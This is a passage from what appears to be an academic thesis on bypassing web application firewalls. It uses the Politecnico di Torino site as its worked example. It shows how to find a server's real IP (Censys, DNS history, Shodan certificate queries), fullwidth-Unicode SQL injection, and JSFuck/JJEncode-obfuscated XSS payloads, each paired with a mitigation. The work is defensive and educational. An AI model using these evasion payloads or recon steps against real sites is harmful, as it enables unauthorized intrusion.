


Figure 4.1: WAF bypass connecting directly to the web server's IP Address. Source: `https://kalilinuxtutorials.com/wp-content/uploads/2019/02/WAF-1024x446.png`

Let's suppose we are in the following situation:

- We want to protect the `www.polito.it` website.
- The web server hosting the application has the IP address `80.40.10.22`.
- The reverse proxy on which the WAF is running has the IP address `104.28.14.63`.
- The DNS is correctly configured to translate `www.polito.it` to the WAF's IP address.


This configuration ensures that, if a DNS resolution happens, the HTTP transactions will be analyzed by the WAF. However, there are several techniques that let attackers find the web server's IP address allowing them to bypass DNS resolution. In this example, if the attacker is able to find out that the web server has the IP address `80.40.10.22`, they can directly connect to it, entirely bypassing the WAF protection.

There are a lot of different techniques that attackers can use to reveal the web server's real IP address in order to bypass the WAF.

Reconnaissance

The first thing to do when searching for the real server's IP address is understanding the target's infrastructure. One of the most powerful tools that can be used to achieve this goal is Censys[1], a search engine that periodically gathers information on publicly accessible devices and web servers and enables searching for it in order to map the target organization's network.

In this particular case, an attacker could use Censys to find the IP address of the web server running the web application to bypass the WAF. Let's consider for example that we are targeting the `www.polito.it` website, which is protected by a WAF. The first thing we would do is performing a Censys search to gather information about the target. Figure 4.2 displays the search results.



Host Filters

Labels:

386	remote-access
39	login-page
25	file-sharing
24	network.device
23	printer

More

Autonomous System:

677	ASGARR Consortium GARR
7	MICROSOFT-CORP-MSN-AS-BLOCK
4	AMAZON-02
3	WORLDNET5-10
2	DIGITALOCEAN-ASN

More

Location:

680	Italy
6	United States
4	Netherlands
3	France
3	Germany

More

Service Filters

Service Names:

1,014	HTTP
394	SSH
100	UNKNOWN
23	IPP
22	SMTP

More

Hosts

Results: 702 Time: 0.47s

130. (emcsrv2.polito.it)
ASGARR Consortium GARR (137) Piedmont, Italy
80/HTTP 443/HTTP

130 (owncloud.polito.it)
Debian Linux ASGARR Consortium GARR (137) Piedmont, Italy
8080/HTTP 9090/HTTP

130 (lepiot.polito.it)
Microsoft Windows ASGARR Consortium GARR (137) Piedmont, Italy
500/IKE 1723/PPTP 5357/HTTP 8081/UNKNOWN

130 (serverimg2.polito.it)
Ubuntu Linux 20.04 ASGARR Consortium GARR (137) Piedmont, Italy
remote-access
22/SSH 7443/HTTP

130 (mail.polito.it)
Linux ASGARR Consortium GARR (137) Tuscany, Italy
email
80/HTTP 443/HTTP 993/IMAP 995/POP3

130 (mx.polito.it)
Linux ASGARR Consortium GARR (137) Piedmont, Italy
email
25/SMTP

130 (mp4.polito.it)
Ubuntu Linux ASGARR Consortium GARR (137) Piedmont, Italy

Figure 4.2: Censys search for `www.polito.it`. IP addresses have been obscured for privacy reasons

As we can see, this search gave us 702 different IP addresses. The next step would be trying to connect to each IP address to look for the target website. If one of these web servers returns the same page that we would get connecting to `www.polito.it`, then we would have found the web server's IP address. Note that this example was used only to demonstrate how an attacker could use a tool like Censys to find the web server's real IP address, but in this specific case it doesn't lead to a WAF

[1]`https://search.censys.io/`

bypass. However, this technique has proven successful to bypass Cloudflare[2], a popular cloud-based WAF solution [20].

One important thing to consider is that in some cases the IP address shown by Censys is the one of the reverse proxy on which the WAF is running. If this is the case, then we would probably receive an error when connecting using the IP address directly and we would have to use a different technique to find the web server's real IP address.


DNS History

One important thing to consider when targeting a web application protected by a Web Application Firewall is that the WAF could have been configured after the application was made public. For example, a company could have decided to deploy a WAF to protect an application after a successful attack.

This means that there was a point in time when the website's common name resolved to the web server's IP instead of the WAF's. An attacker could leverage upon this to find the web server's real IP address.

Some common tools that can be used to consult DNS history are Security Trails[3] and Netcraft[4]. For example, let's imagine that the website `www.polito.it` is protected by a Web Application Firewall, an attacker could search DNS history to see if there was a moment in time in which the WAF was not configured.

Figure 4.3 shows DNS historical data for `www.polito.it`.



IP Addresses	Organization	First Seen	Last Seen	Duration Seen
130 [redacted] 100	Consortium GARR	2022-12-16 (1 year)	2024-03-04 (today)	1 year
130 [redacted] 193	Consortium GARR	2017-09-29 (6 years)	2022-12-16 (1 year)	5 years

Figure 4.3: DNS History for `www.polito.it` from Security Trails. IP addresses have been redacted for privacy reasons

As we can see, on December 16, 2022, the IP address associated to the common name `www.polito.it` changed. From an attacker perspective this could represent the moment in which the WAF was configured, so the IP address used until that day could be the web server's one. Now the attacker just has to confirm this by connecting to the old IP address to see if he gets back the home page of the original website. In that case, he found a way to bypass WAF protection entirely.


Note that this example was used just for demonstration purposes on how to consult DNS history for a website and how an attacker could use it to bypass the WAF. For the website considered, this technique doesn't lead to a bypass.

[2]`https://www.cloudflare.com/`
[3]`https://securitytrails.com/`
[4]`https://sitereport.netcraft.com/`

TLS Certificates

Another useful source of information that can be used to try to discover the web server's IP address are TLS certificates.

A TLS certificate is a data structure that is used to determine the authenticity of the server we are establishing an HTTPS (HTTP Secure) connection with. Among the fields of a TLS certificate there is the `Subject Common Name (CN)` which identifies all the websites for which the certificate is valid. As an example, Figure 4.4 shows the TLS certificate for `www.polito.it`.



Certificato

www.polito.it | GEANT OV RSA CA 4 | USERTrust RSA Certification Authority

Nome soggetto

Paese	IT
Stato/provincia	Torino
Organizzazione	Politecnico di Torino
Nome comune	www.polito.it

Nome autorità emittente

Paese	NL
Organizzazione	GEANT Vereniging
Nome comune	GEANT OV RSA CA 4

Validità

Non prima	Fri, 26 Jan 2024 00:00:00 GMT
Non dopo	Sat, 25 Jan 2025 23:59:59 GMT

Nomi alternativi soggetto

Nome DNS	www.polito.it
Nome DNS	polito.it

Figure 4.4: `www.polito.it` TLS Certificate

The information about the Common Name associated to the TLS certificate can be used to search for every web server using the same CN and possibly reveal the target web server's real IP address.


This search can be achieved using Shodan[5], a tool similar to Censys that let's us search for specific information. In this case we can use the following query:

```
ssl.cert.subject.cn:"polito.it" 200
```

[5]`https://www.shodan.io/`

which will search for every web server having a certificate with the subject common name set to `polito.it` or its subdomains that responds with `200 Ok` to a `GET` HTTP request [21].

The results of this search are shown in Figure 4.5.



ssl.cert.subject.cn:"polito.it" 200

TOTAL RESULTS
29

TOP ORGANIZATIONS

POLI-Torino	26
Politecnico di Torino	3

TOP PRODUCTS

Apache httpd	15
nginx	9
EZproxy web proxy	1

View Report View on Map

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

Server in manutenzione
130.[redacted].33
calos-one.polito.it
POLI-Torino
Italy, Turin

2024-03-07T13:04:41.035697

SSL Certificate
Issued By:
|- Common Name:
R3
|- Organization:
Let's Encrypt
Issued To:
|- Common Name:
calos-one.polito.it
Supported SSL Versions:
TLSv1.2, TLSv1.3
Diffie-Hellman Fingerprint:
RFC3526/Oakley Group 14

```
HTTP/1.1 200 OK
Date: Thu, 07 Mar 2024 12:59:54 GMT
Server: Apache/2.4.58 (Ubuntu)
Strict-Transport-Security: max-age=63072000;includeSubDomains;preload
Vary: Accept-Encoding
X-Frame-Options: DENY
Content-Length: 3577
Content-Type: text/html; charset=UTF-8
```

130.[redacted].220
app.didattica.polito.it
POLI-Torino
Italy, Turin

2024-03-07T08:45:22.897267

SSL Certificate
Issued By:
|- Common Name:
R3
|- Organization:
Let's Encrypt

```
HTTP/1.1 200 OK
Date: Thu, 07 Mar 2024 08:40:36 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
X-Powered-By: PHP/8.2.10
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
```

Figure 4.5: Shodan search for common name `polito.it`. IP addresses have been redacted for privacy reasons

As we can see, we have 29 results of web servers and the corresponding IP addresses. The last thing we would need to do would be to try every IP address to verify if one of them is the one of the target web server. As with other examples, this was used just to show how a tool like Shodan can be used to search for the web server's real IP address, but in this specific case it doesn't lead to a bypass.

4.1.2 The Mitigation

The techniques we have seen to find the web server's real IP address when it is hidden and protected by a WAF configured as a reverse proxy are just a subset of all the possible methods that can be used.

An important aspect that needs to be taken into consideration to create a mitigation for this kind of bypass is that all the techniques we have seen use publicly available information and they do not require the attacker to interact with the target web server. This means that it could be really difficult to avoid an attacker discovering the web server's real IP address. So, the best mitigation for this bypass is making it impossible for an attacker to connect directly to the web server using its IP.

The best way to do this is to whitelist the reverse proxy IP (or IPs). This means that our server will refuse any HTTP connection coming from a different IP than the WAF's one. Returning to the example shown in Figure 4.1, our server should accept HTTP connections only if they come from the IP `104.28.14.63`. If the attacker, which will have a different IP that the WAF's one, will try to directly connect to the server, the connection will be refused and they will have to try a different technique to bypass the WAF.

4.2 Payload Obfuscation

In Chapter 3 we highlighted the importance of the normalization phase when analyzing HTTP transactions to avoid the attacker bypassing the WAF by encoding the payload. While the normalization phase is usually very effective for simple and well known encodings such as URL-encoding or HTML-encoding, some Web Application Firewalls are not able to identify and decode some lesser known encoding techniques.

4.2.1 Unicode Compatibility

Unicode Compatibility is a form of normalization for Unicode characters which transforms different visual character representations to the same abstract character. For example, the Unicode character $\mathscr{L}$ would be normalized to `L` [22].

This can be particularly dangerous if the web server performs this kind of normalization, but the WAF doesn't. Let's consider for example the basic SQL injection payload:

```
’ or 1=1--
```

If the WAF is correctly configured and contains a rule to block SQL injection attacks this payload will very likely be flagged as malicious. However, if the WAF doesn't implement Unicode Compatibility normalization, the payload shown in Figure 4.6 would be let through because it is not recognized as malicious as the characters, even if they look the same, use a different UTF-8 encoding than the normal payload ones, so the WAF isn't able to understand them.



＇ ｏｒ １＝１－－

Figure 4.6: Fullwidth encoding of the SQL Injection payload

On the contrary, if the server performs Unicode Compatibility normalization, the payload shown in Figure 4.6 will be translated to the original one and then passed to the vulnerable SQL query, resulting in a correct exploitation of the vulnerability regardless of the presence of the WAF, so a bypass.


The Mitigation

To avoid this bypass it is important that, during the normalization phase, the WAF performs Unicode Compatibility normalization in order to be able to analyze the payload in the same form as it will be then used on the server. For example, this can be achieved in ModSecurity using the `utf8toUnicode` transformation function.

4.2.2 Javascript Obfuscation

In chapter 2 we introduced XSS (Cross-Site Scripting) vulnerabilities and we saw that they allow injecting Javascript code inside an application, which is the executed by the browser of the victim user and it can be used to steal sensitive data such as access tokens, data structures used to prove that the user successfully logged in. This represents a big problem for the application because it would allow an attacker to access the application as if they were another user, which means accessing sensitive data and potentially disrupting the application behaviour.

In order to exploit an XSS vulnerability attackers have to use Javascript functions. In most cases, the `alert('XSS')`, which, when executed, produces a result similar to the one shown in Figure 4.7, is used to prove that the application is vulnerable.



file://

XSS

Impedisci a questa pagina di richiedere ulteriori conferme

Figure 4.7: XSS using `alert('XSS')` function

Web Application Firewalls are able to recognize Javascript functions used as an XSS payload and, in most of the cases, they are able to stop them. However, attackers can use different forms of obfuscation and encoding that could make the WAF protection ineffective.

We already have seen the HTML-encoding technique, which would *transform* the payload `alert('XSS')` to

```
&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x27;&#x58;&#x53;&#x53;&#x27;&#
    x29;
```

If the WAF doesn't perform HTML-decoding during the normalization phase, this could be enough to bypass it. Fortunately, it is really uncommon to see modern WAFs being bypassed using just HTML-encoding. This is why attackers may use lesser known techniques to obfuscate Javascript code.

JSFk** is a peculiar Javascript encoding technique that uses only six characters to write and execute code. The six characters are: `[`, `]`, `(`, `)`, `!` and `+` [23].

In particular:

- The `[]` brackets are used to create arrays and accessing their values.
- The `()` brackets are used to call functions and pass them the parameters they need.

- The `+` sign is used to create numbers and strings and to add values or concatenate strings.
- The `!` sign is used to create boolean values `true` and `false`, which can then be converted to strings to have access to the characters composing the words.

To better understand how this encoding works, let's try to use it to obtain the first letter of the `alert('XSS')` function, so 'a'. One way this can be done is treating the word `false` as a string, and accessing the second character, which in Javascript can be done using the following syntax:

```
"false"[1]
```

Now, we need a way to encode the index `1`. We know that:

- `+[]` evaluates to the number `0`.
- It is possible to insert an expression inside and array and then access its element at index `0` to obtain the result. This means that `[++[X][0]][0]` evaluates to `X+1`

So, to represent the number `one` we can use the syntax:

```
++[ [] ][ +[] ]
```

The final thing we need to do is obtaining the string representation of `false`. We know that:

- `![]` evaluates to the boolean value `false`.
- Adding `+[]` will turn previous values to strings.

So, to obtain the string `"false"` we can use the syntax:

```
![] +[]
```

Finally, we can combine everything to obtain the letter `'a'`:

```
![] +[] ++[ [] ][ +[] ]
```

Now, we just need to repeat this process for every character of our payload to obtain its JSF**k encoding.


This kind of obfuscation is lesser known that HTML-encoding, so it is more likely that it would work to bypass the WAF protection when trying to exploit an XSS vulnerability. For example, a similar technique was used to bypass the Imperva WAF[6], as reported by TechAnarchy[7] [24].

In the report, we see that the tested application had an XSS vulnerability in the `search` URL parameter. However, Imperva blocked the payload:

```
<script>console.log("XSS")</script>
```

as shown in Figure 4.8.

[6]https://www.imperva.com/products/web-application-firewall-waf/
[7]https://www.techanarchy.net


www.[redacted] Access Denied

Error code 15

This request was blocked by the security rules

2020-02-05 21:39:33 UTC

Your IP [redacted] | Proxy IP [redacted] (ID 10867-100)

Incident ID: 867001160028999667-[redacted]

Figure 4.8: Basic XSS payload blocked by Imperva. Source: `https://www.techanarchy.net/content/images/size/w1000/2021/02/56f5f291f497eb18499332e7f71698043e68a73b-imperva-block.png`

The report than explains how it was possible to use the payload:

```
<code onmouseover="new hello;">test</code>
```


which executes the Javascript code inside `""` when the user passes the mouse over the HTML element `code`, but the WAF still blocked the payload when using Javascript functions such as `alert("Hello, JavaScript" )`.

However, encoding this payload using JJEncode[8], a similar obfuscation technique as JSF**k, which differs only for the symbols used, proved successful to bypass Imperva and exploit the XSS vulnerability, as shown in Figure 4.9. After encoding, the payload is:

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,
    $_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++
    $,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_
    =($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!
    $)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._
    =(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$.
    _$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+
    $.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__
    +"(\\\"\\"+$.__$+$.__$+$.___+$.$$$_+(![]+"")[$._$_]+(![]+"")[$.
    _$_]+$._$+",\\"+$.$__+$.___+"\\"+$.__$+$.__$+$._$_+$.$_$_+"\\"+$.
    __$+$.$$_+$.$$_+$.$_$_+"\\"+$.__$+$._$_+$._$$+$.$$__+"\\"+$.__$+$
```

[8]`https://pferrie2.tripod.com/papers/jjencode.pdf`

```
.$$_+$._$_+"\\"+$.__$+$.$_$+$.__$+"\\"+$.__$+$.$$_+$.___+$.__
+"\\\"\\"+$.$__+$.___+")"+"\"")())();
```



p%20onmouseover=%27p%3D~%5B%5D%3Bp%3D%7B___%3A%2B%2B...

www.[redacted]

Hello, JavaScript

OK

```
ults" class="ar
ew-switch">…</u
earch-results s

"search-results
t find any resu
span>
<p onmouseover="p=~[];p=
,_$_:++p,$_$$:({}+"")[p]
++p,$_$:++p,$$__:({}+"")
(p.$_=p+"")[p.$_$]+(p._$
(p.__=p.$_[p.$$_])+(p.$=
+p.__+p._$+p.$;p.$$=p.$+
[p.$_];p.$(p.$(p.$$+"\""
+p.$$$_+"\\"+p.__$+p.$$_
+"")[p._$_]+(![]+"")[p._
+p._$+",\\"+p.$__+p.___+
.$_$_+"\\"+p.__$+p._$_+p
__$+"\\"+p.__$+p.$$_+p._
try again.</p> == $0
</div>
```

